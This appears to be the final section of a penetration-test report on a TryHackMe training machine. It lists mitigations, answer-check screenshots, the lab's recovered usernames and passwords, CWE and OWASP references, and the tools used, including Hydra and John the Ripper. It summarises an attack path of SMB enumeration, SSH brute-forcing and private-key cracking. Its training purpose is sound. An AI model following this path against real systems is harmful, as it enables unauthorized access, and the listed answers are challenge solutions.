


Figure 11: Final password recovered from plaintext backup file pass.bak

Mitigation Steps

- Remove plaintext password files and rotate every exposed credential.
- Store secrets in a dedicated secrets manager with encryption, access control and audit logging.
- Exclude secrets from home-directory backups and source repositories.
- Use password hashing for authentication data; never store recoverable passwords when verification is sufficient.

4. TryHackMe Completion Evidence

The supplied TryHackMe answer screen confirms the initial attack-path results. The hidden directory was development, the discovered username was jan, and the recovered SSH password was armando. The platform marked each submitted response as correct.





Figure 12: TryHackMe answer verification: initial access questions

4. TryHackMe Completion Evidence (continued)

The second answer screen confirms SSH as the server-access service, kay as the other local user, and the final recovered password. Each response is shown with TryHackMe's "Correct Answer" status.



The screenshot displays the TryHackMe answer verification interface. It features a dark-themed background with a faint illustration of a person at a computer. The interface consists of five question-and-answer pairs, each with a green 'Correct Answer' button and an orange hint button.

Question	Answer	Status
What service do you use to access the server(answer in abbreviation in all caps)?	SSH	✓ Correct Answer
Enumerate the machine to find any vectors for privilege escalation	No answer needed	✓ Correct Answer
What is the name of the other user you found(all lower case)?	kay	✓ Correct Answer
If you have found another user, what can you do with this information?	No answer needed	✓ Correct Answer
What is the final password you obtain?	heresareallystrongpasswordthatfollowsthepasswordpolicy\$\$	✓ Correct Answer

Figure 13: TryHackMe answer verification: lateral access and final password

Verified Answers

- Hidden directory: development
- Username: jan
- Password: armando
- Remote access service: SSH
- Other user: kay
- Final password: heresareallystrongpasswordthatfollowsthepasswordpolicy\$\$

5. References

Standards and guidance used to classify the findings and formulate mitigations:

- OWASP Web Security Testing Guide — Information Gathering, Configuration and Authentication Testing. <https://owasp.org/www-project-web-security-testing-guide/>
- OWASP Authentication Cheat Sheet. https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html
- OWASP Secrets Management Cheat Sheet. https://cheatsheetseries.owasp.org/cheatsheets/Secrets_Management_Cheat_Sheet.html
- CWE-548: Exposure of Information Through Directory Listing. <https://cwe.mitre.org/data/definitions/548.html>
- CWE-200: Exposure of Sensitive Information to an Unauthorized Actor. <https://cwe.mitre.org/data/definitions/200.html>
- CWE-306: Missing Authentication for Critical Function. <https://cwe.mitre.org/data/definitions/306.html>
- CWE-521: Weak Password Requirements. <https://cwe.mitre.org/data/definitions/521.html>
- CWE-307: Improper Restriction of Excessive Authentication Attempts. <https://cwe.mitre.org/data/definitions/307.html>
- CWE-732: Incorrect Permission Assignment for Critical Resource. <https://cwe.mitre.org/data/definitions/732.html>
- CWE-522: Insufficiently Protected Credentials. <https://cwe.mitre.org/data/definitions/522.html>
- CWE-256 / CWE-312: Plaintext Storage of a Password / Sensitive Information. <https://cwe.mitre.org/>
- FIRST CVSS v3.1 Specification and Calculator. <https://www.first.org/cvss/v3.1/>
- OpenSSH manual pages — ssh, ssh-keygen and authorized_keys. <https://www.openssh.com/manual.html>
- Samba security documentation. <https://www.samba.org/samba/docs/>
- TryHackMe Basic Pentesting room — authorized educational lab.

Disclaimer: This report documents activity performed only against an intentionally vulnerable TryHackMe training machine assigned to the tester. Reproducing these techniques against systems without explicit authorization may be unlawful.

6. Resources Used

Tools, techniques and evidence sources used during the authorized lab assessment:

Nmap	TCP service and version discovery across the target host.
ffuf	Wordlist-based discovery of hidden web directories.
Web browser	Review of directory listings, developer notes and TryHackMe answer verification.
smbclient	Anonymous SMB connection, share listing and retrieval of staff.txt.
Hydra	Controlled SSH password-strength audit using the disclosed username.
OpenSSH client	Authenticated access as jan and key-based access as kay.
ssh2john	Conversion of the encrypted OpenSSH private key into a John-compatible hash.
John the Ripper	Offline recovery of the weak private-key passphrase.
rockyou wordlist	Password-audit dictionary used for the lab credentials and key passphrase.
Linux utilities	ls, cat, chmod and file navigation for evidence collection.
CVSS v3.1	Consistent severity scoring for each documented finding.
Supplied screenshots	Primary evidence for commands, outputs, recovered credentials and answer verification.

Assessment Outcome

The complete attack path was reproduced and verified: network services were enumerated; /development was discovered; Jan’s identity was disclosed through anonymous SMB access; jan / armando provided SSH access; Kay’s private key and weak passphrase enabled lateral access; and the final plaintext password was recovered from pass.bak. The supplied TryHackMe screenshots confirm all required answers as correct.